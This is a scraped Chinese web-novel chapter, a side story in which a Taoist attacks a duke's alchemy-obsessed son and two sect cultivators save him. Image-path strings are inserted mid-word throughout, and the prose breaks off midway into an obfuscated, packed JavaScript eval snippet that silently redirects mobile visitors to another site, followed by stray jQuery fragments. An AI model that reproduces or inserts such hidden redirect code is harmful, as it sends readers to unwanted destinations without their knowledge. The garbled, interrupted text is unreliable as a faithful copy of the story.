231. 番外(1)

作品:《失手伤害反派后

    国公府三代单传的嫡子鹤览川,身世尊荣,样貌出尘,端方知礼,是平阳女子的春闺梦里人,更是男子钦羡不已的对象。


    可就在国公爷带着浩荡队伍出征伐寮,大胜回来之后,一切都变了,少年郎一纸婚书,退了爹娘给他定下的娃娃亲,更是自此我行我素,紧闭房门,谁也不知道他在里面做什么,但总能在半夜看到那头的火光冲天,有云游的道长路过,告诉国公夫人他是在炼丹。


    好端端地怎么会炼丹?国公夫人只觉天都要塌了,昔日乖巧的孩儿,怎么会变成这样?


    专研神仙道术,求仙卜卦,凡是能触碰到那玄乎又玄的仙道的,鹤览川总能想尽办法攫取到手,再一头扎入房内,从此十天半个月也不见人出来。


    国公夫人几个月来哭得双眼通红,问国公爷究竟发生了什么事,却只字不提,只说这都是鹤览川的造化。


    什么叫造化,鹤览川自幼乖巧懂事,怎么突然会有了这样的造化,一定是妖魔鬼怪在作祟,说不定正是看中了鹤览川的姿颜,才要将他掳去做压寨夫婿的,毕竟画本子里总是这样写的。


    国公夫人信心念一动,花了大价钱请了个除魔驱邪的道士,是个年轻却又道行高的道士,臂弯上搭着拂尘,不是白色,是罕见的黑色。


    道士来了府内先不打量鹤览川的那头,只把他们夫妻两个盯着看,像是问题出在他们身上似的,可那目光却是在质疑,偶尔还夹杂着点愤恨。


    国公夫人和老爷只当是能力大的脾性也大,没放在心上,把他引到鹤览川的院子,草草地带他踩了下步子,就问:“道长,可看出点什么?”


    道士轻轻一笑,把手中的黑色拂尘甩到另一边,双手掐诀,咪咪嘛嘛念了他们都听不懂的咒语,只见一道金光从道长手中飞出,倏尔在半空变作黑色,“轰——”地贴下,房子颤了颤。屋顶盖着的瓦片顷刻间滚落了大半部分,乌云也跟着卷到头顶,压得几人喘不过气来,还是国公夫人瞧出点不对劲,担忧地问:“果真是这样?道长,我只想让我的孩儿回来,不是要取他性命。”


    “自然,夫人稍安勿躁。”道士安抚道。


    得了道士的亲口肯定,国公夫人果真不说话了,道士眯着眼睛又从褡裢里摸出一排铜板,往地上一洒,骨碌碌滚到四面八方,摆成个歪歪扭扭的“活”字,起码在国公夫人的眼中是这样,可在道士的眼中却是个“死”字。他的眼睑压得更低,笑容也因浓重的乌云染上了诡异的黑,“看来天要亡你,怨不得我。”


    这话国公夫人没听清,国公爷却听清了,就在道士要抽出明黄色符箓的时候,国公爷拉住了他的手,目眦欲裂,“你要取我孩儿的性命!我哪能容得你!”


    道士轻轻一扬手,就把缠住自己的双臂甩开了,国公爷在惯性的作用下跌到了一旁的花坛,正好昨日落了雨,衣冠整洁的国公爷狼狈地沾了通身泥浆,脸上却未见半点羞,只有愤。“芸儿!”他在唤国公夫人,“他来路不正,不能让他得逞!”


    可话一出口,国公夫人僵直的身子缓缓地转了过来,茫然地看向匍匐在地上的他,越看那双眼睛就瞪得越大,甚至于觉得睁得还不够大,动手撑起眼皮,使劲地瞪着他,通白的球体布满血丝,要不是国公爷喊得及时,那蛋大的眼珠子就要从眼眶里喷出来了。


    国公爷捏着一把冷汗,向那道士吼道:“你想干什么!”


    “替天行道。”道士嘻嘻一笑,带着几分真挚的笑容,让国公爷恍然看到了自己的孩儿鹤览川,尤其是那双幽潭般的眼眸,高挺的鼻梁,还有大致的轮廓,没有哪一处不像鹤览川,要说是一个模子里刻出来的,都有这个可能。


    国公爷心里头冒出个不确定的猜想,他咽咽唾沫,小声地说了出来,“你是不是我孩儿的……”可话到一半,又堵了回去,道士清峻的面容突然间扭曲错位,乌黑的头发也霎时间变得花白,仅仅就一刹那,道士变成了老人。


    “你是人是鬼?”国公爷哆嗦着,“你来我府上有什么打算!”


    道士嘴角划开笑,阴惨惨,冷飕飕,“取利息。”


    只见道士把手中拂尘一甩,黑色的邪气从他袖口飞了出去,直逼面前的房子,是鹤览川所在的地方,可是刚才都有声音,但是现在是一点声音都听不见了,国公爷知道,鹤览川在里面是晕了,因为他在刚才听到了“咚——”的一声,是头坠地砸出的动静。


    仆从也赶来救人,可全无半点用处,那道士轻轻一扬手,围成堵高墙的家丁奴仆身子倏地腾空,倒头就飞了出去,最后连他们老爷和夫人的衣角都没摸到。


    国公爷呆立地站着,国公夫人在刚才承受不住已经昏了。道士满脸的兴奋,房屋的一角早已坍塌,砖瓦碎成流沙堆成了个正立的尖锥,风也在嘶吼,连天都在助力,这一切势在必得,里头的鹤览川必死无疑。


    道士是这样想着,可谁知就在最后一角也要倒坍的时候,天边穿来一道紫色的流光,还未看清人,那流光猛地往他胸口一扎,他倒了下去,术法中断,鹤览川还是被救回来了。


    那紫色的流光是把飞剑,上面踩着一位霞姿月韵的紫衣姑娘,正是当今天玄宗的掌门人程舟怡,姑娘身后跟着面容清逸的青年,是扶光宗的范呈路。


    二人一落地,就使出翻叠的法诀,压住那取人性命的邪气,在两人的合力下,房屋不再坍塌了,天上的乌云也散开了,甚至漏下几点金灿灿的光来,给二人披上了层彩色的云霞。


    程舟怡走向国公爷,把他从地上扶起,“你还好吗?”


    “还有我的夫人,芸儿……”国公爷没回答自己怎么样,满脸忧色地望向僵直的另一边,看到那青年施了法诀,国公夫人空洞的眸子开始闪动,心地的石头落下来,才有心思回答程舟怡的话。


    “多亏了诸位仙师,暂且无碍。”“那就好。”听罢,程舟怡两指一并,紫光蹿了上去,就要一抹,身后的范呈路喊道:“舟怡,不可……”


    双指停在半空,“为什么不可,他们看到了不该看的。”


    范呈路这头刚安顿好国公夫人,又因为程舟怡的举动,让她心生戒备,向后退了几步远,显然是对他们失去了信心,可他们来这里的目的就是为了搞定鹤览川的事情的,和他们太有疏离感可不是好事。“国公爷,还望恕罪,我们只是担心你们受到惊吓,毕竟……”范呈路大致想了个由头向他们解释。


    国公夫妻两人也很好说话,弄清了刚才的一切都是误会,对他们的戒备也少了很多,只不过要达到完全的信任还是有些难度的。


    导致这样僵硬的局面也有程舟怡的一份功劳,遂也不多说什么,直接往那用灵力修补好的书房走去。


    鹤览川就在那里,不信他们,自己朝夕相伴的孩子总该是信的吧。


    门推开的时候,鹤览川已经从地上起来了,身上没有半点伤,只是衣角擦了点灰,是炼丹炉里头的灰,因为他正忙碌地往丹炉里丢药草,是最普通不过的草药。


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17078722|169447||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    才丢进去,火舌一卷,顷刻间就成了飘纱般的灰烬,连点斑驳的火星子也没给他留下。


    显然这样是不可能炼成灵丹的。


    正看着,范呈路也走了进来,轻轻地拍了拍她的肩,示意她往后看。身后站着鹤览川这一辈子的父母,正神情焦灼朝这边望,眼里还闪着泪花,被漏下的金光一晃,折射出一簇璀璨的光。


    爱子心切,看到自己孩子这个人不人鬼不鬼的模样,没有不心痛的。程舟怡朝他们比了个手势,意指都保在她身上。国公爷和夫人看到这一幕,总算咧开了久违的笑。


    “他这个样子,不像是入迷,像是中了邪,你打算怎么做?”范呈路小声问她。


    “先顺着他的心意来吧。”程舟怡叹息道。


    鹤览川的心意就是芷念,转世了还没把人忘掉。他们两人就是发觉鹤览川和芷念前世的孩子不对劲,尽管她父亲试图给那人驱除邪气,可邪气入体,侵蚀了五脏六腑,早已是回天乏术,于事无补。


    又看那孩子懂事乖顺,业已改过自新,有向生的欲求,这才把人放下山,却没想一时不察,差点酿成命案。


    程舟怡从乾坤袋拿出灵丹,手腕一用力,灵丹精准投入炼丹炉,发出清脆的撞击声,声音不大,可动静大,鹤览川这才反应过来身后站着人,而且还是修士。


    “仙师……”几乎不带任何犹豫,鹤览川扭头就要拜。


    程舟怡拉人拉不及,倒还真让这昔日的大师兄给自己磕了个头,心内过不去,也蹲下身子和他保持平齐的高度,“师……鹤公子……你想修仙?”


    “是!我想!”他的面容没有变,依旧是曾经的那个白衣翩翩的师兄,可满脸的烟尘,和未刮的胡茬子,登时让昔日出尘的形象大打折扣,程舟怡看着这个人,试图从他身上找回师兄的影子,然而一无所获。


    程舟怡又问:“为何?”


    “因为……因为有个人,我不记得她了,可是她就像只蚂蚁,一直在我脑海里爬,我很难受,她把我的记忆都糊住了。我试图忘记,可是一忘记,这里就会痛。”他使劲地捶胸口,那是心脏的位置。范呈路蹙起眉头,“这和你炼丹有什么关系?”


    “我想成仙,我想见到她。”鹤览川解释道:“有个人告诉我,炼丹就可以,只要吃了就能长生不老,长身不老就可以登昆仑丘,那里有很多在世仙人。要不然就是去青鸾峰,听说那里连年都会招收新弟子。”


    程舟怡对他这番话不敢苟同,虽然不知道那个人是谁,可就算是真的吃了灵丹也不可能长生不老,多么虚妄的言辞,偏偏这个人还信,还付诸实践,难怪一路过来的时候听到有人说这国公府里出了个疯子。


    “你们……是不是也不信?”鹤览川突然又不知道说了什么,红着眼问,“你们也是仙师,难道你们……”


    “信。”程舟怡回答得言简意赅。


    初秋凉,昨日又下了场雨,跪在地上跪久了,腿麻,程舟怡朝范呈路使了个眼色,范呈路立马就把她拉了起来,又去把鹤览川叫起。等好顿好了位置,程舟怡又从乾坤袋拿出张牛皮纸,用麻绳捆着,看不清里面的内容,但不厚,有点像旧时的地图。


    鹤览川问:“这是……”


    “南边的安阳住着我的一个好友,她那里有求仙问道的方法,最适合你们这种没有灵根的,你去找她一切都能解决。”程舟怡抿了口茶,说道。


    “她叫什么名字?”


    “沈可念。”